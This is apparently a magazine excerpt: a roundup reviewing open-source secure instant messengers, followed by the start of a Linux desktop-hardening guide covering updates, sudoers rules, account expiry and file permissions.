
Does it make instant messaging easy to use?


All applications, and not just the ones in this Roundup, that prioritise security have their job cut out for them. They have to incorporate the extra security and privacy features without distracting the user from the main task: sending instant messages to your buddies. Since there's a good chance your friends aren't using these as they aren't as well-known instant messengers, you'll have to convince them (or terrify them) to move. A straightforward installation procedure and an intuitive interface will go a long way in getting your buddies to sign up to yet another service. Using new applications that aren't too dissimilar to the popular ones will help both you and your friends to continue conversing without the application getting in the way.

CryptoCat ★★★★★

If it didn't insist on setting up a 12-character long password, *CryptoCat* would feel just like any other IM client. When you sign in for the first time, *CryptoCat* will generate encryption keys and store them on your new device. It'll do this every time you log into your account from a new device. Each device has a unique fingerprint that you can verify with your buddies. Once verified a device you can mark it as trusted.

For additional security, you can ask *CryptoCat* to send messages only to trusted devices. When receiving messages, *Cryptocat* will always show you which device your buddy used to send that message and inform you whenever your buddy adds a new device. The IM window is the standard fare and includes buttons to record and send minute long video messages and files.





Goldbug ★☆☆☆☆

On the first launch, you'll be asked to create authentication information and the application generates eight sets of encryption key pairs each for a different task, such as messaging and emailing etc. Once the keys have been generated, you'll have to enable the kernel using the 'Activate' button. You can now connect to a chat server or the echo network and add your friends.

Initially, the project adds its own chat server as a neighbour but this is strictly for testing purposes only, and you'll have to exchange keys with your friends before you can chat. Besides the option to import and export public keys, *Goldbug* offers an interesting option called Repleo which enables you to export your public key after encrypting it with a friend's already imported key. Despite its uniqueness, *Goldbug* has one of the most confusing interfaces and its workflow is the least intuitive.

Ease of installation

Is it newbie-proof?

Truth be told, there aren't many of us who'd be willing to migrate to a new application if the installation is found to be a long, drawn out process. This is especially true for a desktop-centric application such as an instant messenger.

In this respect, the only application that really disappoints is *GoldBug*. While you can download packages for installing *GoldBug* from SourceForge or from its unofficial PPA, the IM only has Deb files for Ubuntu Trusty Tahr (14.04) which severely limits who can actually use the IM.

Then there's *Retroshare* which only has official packages for Ubuntu and Debian. But the website lists unofficial packages for OpenSUSE, Fedora, CentOS, Mageia, Gentoo, FreeBSD and Arch Linux. There's also an unofficial build for Raspberry Pi's Raspbian called *PiShare* which was released in 2014.

On the other hand, the other clients cover all the popular distros. *Jitsi* puts out stable and bleeding edge nightly builds as both Deb and RPM for all the popular distros, including Ubuntu, Debian, Fedora and Arch. The project also hosts repos for Ubuntu, Debian and Fedora to keep the packages updated. Similarly, you can install *qTox* via its official repos for Ubuntu 16.04, Debian 8, Fedora 24, OpenSUSE Leap, Tumbleweed, ARM and CentOS 7 as well as Arch Linux. *CryptoCat* tops the lot since there's no installation involved. You just need to extract and execute the compressed archive.

Verdict


CryptoCat ★★★★★
GoldBug ★★☆☆☆
Jitsi ★★★★☆
qTox ★★★★☆
Retroshare ★★★★☆

» *Besides GoldBug, you can get the other IMs on your distro easily.*

Jitsi ★★★★☆

Using *Jitsi* is fairly intuitive as well. Begin by logging into an XMPP or a SIP server or both. By default, all conversations with your contacts on either networks are unsecured. You use the Secure chat pull-down menu in the chat window to bring up the options to encrypt your conversation.

When you initiate a private conversation, *Jitsi* will first ask you to authenticate your contact. You can do so by either asking them a shared secret or verifying their fingerprint via another authenticate channel. For more privacy, after you've encrypted the conversation, you can ask *Jitsi* to stop recording the chat session with a single click from within the chat window. Similarly, you can initiate an audio and video call and secure it by comparing the four-letter ZRTP key displayed on both your screens to ensure your conversation isn't being hijacked.



Retroshare ★★★☆☆


Retroshare looks very different to a traditional IM client. On first launch, it looks rather bare and none of the tabs at the top list any content. That's because *Retroshare* fetches these from your friends, so you'll have to view any content on the *Retroshare* network.

You can add friends directly by sharing your keys privately or you can exchange your keys with a chat server. You'll need to head to the chat lobbies and look up 'Chatserver EN' to join the chat, say hello and paste your key. To friend someone, you must exchange keys. You'll have access to all the forums, downloads and channels that your friends are subscribed to. Note: It will take a few hours before you get all forums and channels from your friends.

qTox ★★★★☆

Like *CryptoCat*, the user interface of *qTox* resembles that of a traditional IM client. You'll be asked to create a new profile when you first launch the application. You can then add new contacts using one of two methods: either by sending your Tox ID via secure means, such as encrypted email, or, if your friends are using a *Tox* mobile client, you can send them a copy of the QR code image generated by your client.

Once you're connected, you can interact as you would using a normal IM client except for the fact that your conversation isn't flowing through a central server. The chat window also has buttons to initiate audio and video calls. You also get buttons to create chat groups and send files, and there's an option to capture and send screenshots.



Help and support

Need some handholding?

On paper, *Goldbug* has a manual in English as well as a detailed entry on wikibooks. In reality however, the English documents are very crude translations of the original German manuals and, therefore, many things don't make much sense at all. We also didn't find off-site, unofficial information on the internet.

Retroshare provides a wealth of information including a FAQ, wiki, a blog, and forums. The documentation covers a vast number of topics to help new users get acquainted with the *Retroshare* network and the app. On the forums you'll find platform-specific boards that tackle common problems and their solutions.

qTox is fairly intuitive to use, but there's also a user manual that explains the various functions and the features, while help and support is dispensed via mailing lists. The qTox-specific resources are complemented by documentation on the website of the Tox protocol. There's a FAQ and a wiki to familiarise new users with the new messaging protocol.

Besides a smattering of textual documentation, *Jitsi* covers a couple of useful tasks via user-contributed videos, such as initiating an encrypted chat session and making a secure ZRTP video call. For textual help, new users have a detailed FAQ. Last but not least, the help section of *CryptoCat* is a single page FAQ-style document that covers everything that a user needs to know to use the application.

Verdict

CryptoCat ★★★☆☆
Goldbug ★★☆☆☆
Jitsi ★★★★☆
qTox ★★★★☆
Retroshare ★★★★☆

» *Goldbug has lots of support docs but they are poorly translated.*


Platform support

Can they be used on mobile and other platforms?

While you can convince your buddies to move to a different IM client with better security and privacy, you can't expect them to switch operating systems as well. Of course, in an ideal world everybody would be using GNU/Linux and this wouldn't be an issue at all. But that doesn't mean that folks using inherently less secure OSes can't use a secure IM client.

Thankfully, all the IMs in this Roundup support multiple desktop OSes in addition to Linux but only a couple support mobile platforms. *CryptoCat*, *Retroshare* and *GoldBug* can all be installed on Windows and macOS as well. However, *Goldbug* treats Linux users as second-class citizens and only offers the latest version (3.5) to Windows and Mac users. Also, *Retroshare* is the only client on test here that has a build for the Raspberry Pi. *Jitsi* also has installers for Windows and macOS for both its stable release as well as nightly builds. The Downloads page also points to an experimental build for Android. However, the most recent APK on that page is over two-years-old.

The Tox protocol covers the widest range of platforms. Besides Linux, *qTox* has a FreeBSD port, 32-bit and 64-bit clients for Windows as well as an experimental build for macOS. While *qTox* itself doesn't have builds for mobile platforms, you can use it to connect with other Tox clients. There's *Antidote* for iOS and *Antox* for Android. In our tests, we didn't run into any issues IMing with users on different Tox clients and platforms.



› ***Antox* is under active development and the performance of audio and video chat sessions varies greatly.**

Verdict

CryptoCat ★★★☆☆
GoldBug ★★★☆☆
Jitsi ★★★☆☆
qTox ★★★★★
Retroshare ★★★☆☆

» *qTox is interoperable with other Tox clients, which means it supports the widest range of platforms.*

Extra features


What more can they do besides IM and video?

While these applications bill themselves as instant messengers some of them can do a lot more than send simple text messages. Most of them enable you to have encrypted voice and video calls and can also send files over the encrypted channels.

However, there's not much more you can do with *CryptoCat* than exchange encrypted text messages and securely transfer files. *qTox* fares a little better, its desktop users can also host group chats with other users. The application also supports ToxDNS which is used to shorten regular Tox IDs into memorable IDs that resemble an email address, and the client includes screen-capturing capabilities to help you quickly share snapshots.

Jitsi is a full-fledged softphone that can mute, put on hold, transfer and record calls. It can also make registrar-less SIP calls to other *Jitsi* users on the local network. One of *Jitsi*'s unique features is its ability to stream and share your desktop without using any of the traditional desktop streaming mechanisms, such as *VNC*. *Jitsi* also enables you to stream either the entire desktop or a portion of the screen. You can even enable your contact to remotely control your desktop. Moreover, users at both ends of a call can share their desktops with the other person at the same time. The application also has a number of enterprise-friendly features, such as support for LDAP directories.

Goldbug and *Retroshare* stand apart from the others in that they are much larger platforms for secure communication and enable you to interact with your friends in several different ways. Both, for example, include an email system that takes advantage of their respective peers to store and exchange encrypted messages. *Goldbug* can also be used to send encrypted emails over traditional POP3 and IMAP services. You can also use it to have discussions over encrypted public IRC channels in which each chat room is defined with a magnet link. In addition to email, *Retroshare* offers decentralised forum boards as well as a public notice board where you can paste links, vote and discuss topics in a similar way to Reddit, (but perhaps without as much snark). Then there's the Channels section where you can publish your files. You can also subscribe to any of the listed channels, much like RSS feeds, to automatically download the latest published files.



› ***Goldbug* has additional encryption tools, such as the *Rosetta Cryptopad* which is an alternate to GPG and can encrypt any text for transport via traditional unsecured mediums.**

Verdict

CryptoCat ★☆☆☆☆
Goldbug ★★★★☆
Jitsi ★★★☆☆
qTox ★★☆☆☆
Retroshare ★★★★★

» *Goldbug and RetroShare can send encrypted emails without a mail server.*

Secure Instant Messengers

The verdict

All the instant messengers in the Roundup go the extra distance to make sure you keep your conversations to yourself. We've looked at simple applications that encrypt text-based communication to more complex communication suites that enable you to send email and make video calls via encrypted channels.

It's tough to recommend one over the other so we'll rate them by the Holmesian method of elimination. *Goldbug* is the first to get the axe because of its confusing UI and steep learning curve. Next up is *CryptoCat* which is intuitive but only secures text-based communications. Then there's *qTox* which ticks all the checkboxes to take the top spot. For starters, it isn't all that different from a traditional IM client and is equipped with all the security and privacy features you'd expect from a secure client. You can use *qTox* to make audio and video calls and it plays well with other Tox clients which together cover all the major desktop and mobile OSes. However, the protocol is still relatively new and the performance of the multimedia calls isn't consistent across the various supported platforms. This is the biggest reason for *qTox* finding itself on the lowest step on the podium.

The runner-up spot goes to the *RetroShare* which walks the fine line between function and usability. The application and the network are both feature-rich and don't take too much to acclimatise to. We were impressed by *RetroShare*'s personalisation of the peer-to-peer model into a friend-to-friend network that's totally off the grid.

But it's a drastic change for any friends you want to communicate with, so we've rewarded the top spot to *Jitsi* which finds the right balance between form and function. Yes, it communicates via a central server, but Jitsi provides good options to encrypt sessions and prevent snooping. Also setting up a central server on your premises doesn't take too much effort. Better still, you can use *Jitsi*'s registrar-less SIP feature to make secure encrypted calls to users on the local network out of the box.

› Using *Jitsi Videobridge*, *Jitsi* users can easily host multi-user video calls if they have the bandwidth.

> **"We've awarded the top spot to Jitsi, which finds the right balance between form and function."**

1st Jitsi ★★★★★

Web: www.jitsi.org **Licence:** Apache 2.0 **Version:** 2.9

» The best bet for securing IM without making drastic changes.

2nd RetroShare ★★★★☆

Web: https://retroshare.github.io **Licence:** GNU GPL **Version:** 0.6.2

» A solid platform for communication with a slight learning curve.

3rd qTox ★★★☆☆

Web: https://qtox.github.io **Licence:** GNU GPLv3 **Version:** 1.11.0

» A winner if it weren't for the inconsistent behaviour of the video calls.

4th CryptoCat ★★☆☆☆

Web: https://crypto.cat **Licence:** GNU GPL v3 **Version:** 3.2.08

» Good option for encrypting text-based communications.

5th Goldbug ★☆☆☆☆

Web: http://goldbug.sourceforge.net **Licence:** GNU GPL **Version:** 3.5

» Overshadowed by a cluttered UI and poorly translated documentation.

Over to you...

Would you be willing to move yourself and your friends and family over to a secure IM? We're all ears at **lxf.letters@futurenet.com**.

Also consider...

Having secure conversations over the insecure open internet is a growing concern for corporations and individuals alike. This is why in addition to the open source clients we've covered in this Roundup, there are a wide array of proprietary clients on offer as well. There's a strong possibility that your current IM client enables you to add the OTR plugin, which you can use to encrypt your chats, for example *Pidgin* is one such mainstream client that comes with OTR as an optional plugin.

There's also *Wickr* which allows users to exchange end-to-end encrypted messages and enables them to set an expiration time on the communication. The application is available for all major mobile and desktop operating systems, but if you need a secure app for mobile-to-mobile communication, check out *ChatSecure*, *Signal* and *SureSpot*. They are all open source and available for both Android and iOS devices. While *ChatSecure* only allows text-based OTR encryption over XMPP, you can use *Signal* and *SureSpot* to make audio and video calls as well. ■

Linux: Secure your desktop

Linux can thwart a majority of attacks on its own but we can help put a level 10 forcefield around your computer.

Running Linux just because you think it's safer than Windows? Think again. Security in Linux is a built-in feature and extends right from the kernel to the desktop, but it still leaves enough room to let someone muck about with your **/home** folder. Sure, Linux is impervious to viruses and worms written for Windows, but attackers have several other tricks up their sleeves to illegally access your precious bits and bytes that make up everything from your personal emails to your credit card details.

Locking your data behind a username and password shouldn't be your only line of defence and isn't enough to hold off a determined attacker. As the number, nature and variety of computer attacks escalate every day, you too should go out of the way and take extra measures to secure your computer against unauthorised access.

All mainstream Linux distributions such as Debian, Ubuntu, and Fedora have security teams that work with the package teams to make sure you stay on top of any security vulnerabilities. Generally these teams work with each other to make sure that security patches are available as soon as a vulnerability is discovered. Your distribution will have a repository solely dedicated to security updates. All you have to do is make sure the security-specific repository is enabled (chances are it will be, by default), and choose whether you'd like to install the updates automatically or manually at the press of a button. For example, from the Updates tab in the Software & Updates app, you can ask Ubuntu to download and install security updates automatically.

In addition to the updates, distributions also have a security mailing list to announce vulnerabilities, and also share packages to fix them. It's generally a good idea to keep an eye on the security list for your distro, and look out for any security updates to packages that are critical to you. There's a small lag between the announcement and the package being pushed to the repository; the security mailing lists guide the impatient on how to grab and install the updates manually.

You should also take some time to disable unnecessary services. A Linux desktop distro starts a number of services to be of use to as many people as possible. But you really don't need all these services. Samba, for example, shouldn't really be enabled on a secure server, and why would you need the Bluetooth service to connect to Bluetooth devices on a computer that doesn't have a Bluetooth adapter? All distributions let you control the services that run on your Linux installation usually with an built in graphical utility. However some applications might stop functioning because you decided to disable a service on which they rely. For example, many server applications rely on databases, so before you turn off MySQL or PostgreSQL you should make sure you aren't running any applications that rely on them.

Secure user accounts

On a multiuser system like Linux, it's imperative that you limit access to the superuser root account. Most distributions these days don't allow you to login as root at boot time, which is good. Furthermore, instead of giving multiple people root permission, you should grant root access on a per-command basis with the *sudo* command. Using *sudo* instead of logging in as the root user has several advantages. All actions performed with *sudo* are logged in the **/var/log/secure** file, which also records all failed attempts.

One of the major advantage of using *sudo* is that it allows you to restrict root access to certain commands. For this you need to make changes in the **/etc/sudoers** file which should always be edited with the *visudo* command. The *visudo* command locks the sudoers file, saves edits to a temporary file, and ensure the configuration is correct before writing it to **/etc/sudoers**. The default editor for *visudo* is *vi*.

To allow a user named admin to gain full root privileges when they precedes a command with *sudo*, add the following line in the **/etc/sudoers** file:

```
admin   ALL=(ALL) ALL
```

To allow a user named joe to run all commands as any user but only on the machine whose hostname is viperhost:

```
joe   viperhost=(ALL) ALL
```

You can also restrict access to certain commands. For example, the following line will only allow user called susie to run the kill, shutdown, halt and reboot commands:

```
susie      ALL = /bin/kill, /sbin/shutdown, /sbin/halt, /sbin/
reboot
```


Similarly, user called jack can only add and remove users:

```
jack    ALL = /usr/sbin/adduser
```

You can also restrict a user's scope. The following allows the user named nate to kill unresponsive processes, but only on his workstation named tango and not anywhere else:

```
nate     tango = KILL
```

On a related note, you should also set expiration dates for accounts used by non-permanent users. This can include any interns, temporary employees and consultants who need to access your Linux installation. Ideally you should immediately deactivate and remove the temporary accounts as soon as they aren't needed. The expiration date acts as a safeguard to ensure these accounts can't be misused.



› Prevent browser-based breaches with the NoScript and BetterPrivacy extensions that prevent your web browser from running malicious scripts.

Use the *usermod* command to tweak a user's account and set an expiration date, such as:

```
$ sudo usermod -e 2017-01-02 bodhi
```

In this example, the user named bodhi will not be able to log into the account from January 2, 2017.

Permissions primer

Another important part of securing your Linux system is setting proper permissions. In Linux and Unix, everything is a file. Directories are files, files are files and devices are files. Every file and program must be owned by a user. Each user has a unique identifier called a user ID (UID), and each user must also belong to at least one group, which is defined as a collection of users that has been established by the system administrator and can be assigned to files, folders and more.

Users may belong to multiple groups. Like users, groups also have unique identifiers, called group IDs (GIDs). The accessibility of a file or program is based on its UIDs and GIDs. Users can access only what they own or have been given permission to run. Permission is granted because the user either belongs to the file's group or because the file is accessible to all users. The one exception is the root or superuser who is allowed to access all files and programs in the system. Also, files in Linux have three kinds of permission associated to them – users, groups and others – that determine whether a user can read, write or execute a file.

You can view the permissions of a file or directory with the `ls -l` command. The command to use when modifying permissions is *chmod*. There are two ways to modify permissions, with numbers or with letters. Using letters is easier to understand for most people, but numbers are much better once you get used to them. Table 1 (over the page) lists the *chmod* values for each of the permission types.

For example, `chmod u+x somefile` gives execute permissions to the owner of the file. The `chmod 744 somefile` does the same thing but is expressed in numbers. Similarly, `chmod g+wx somefile` adds write and execute permission to the group while `chmod 764 somefile` is how you'll express it with numbers.

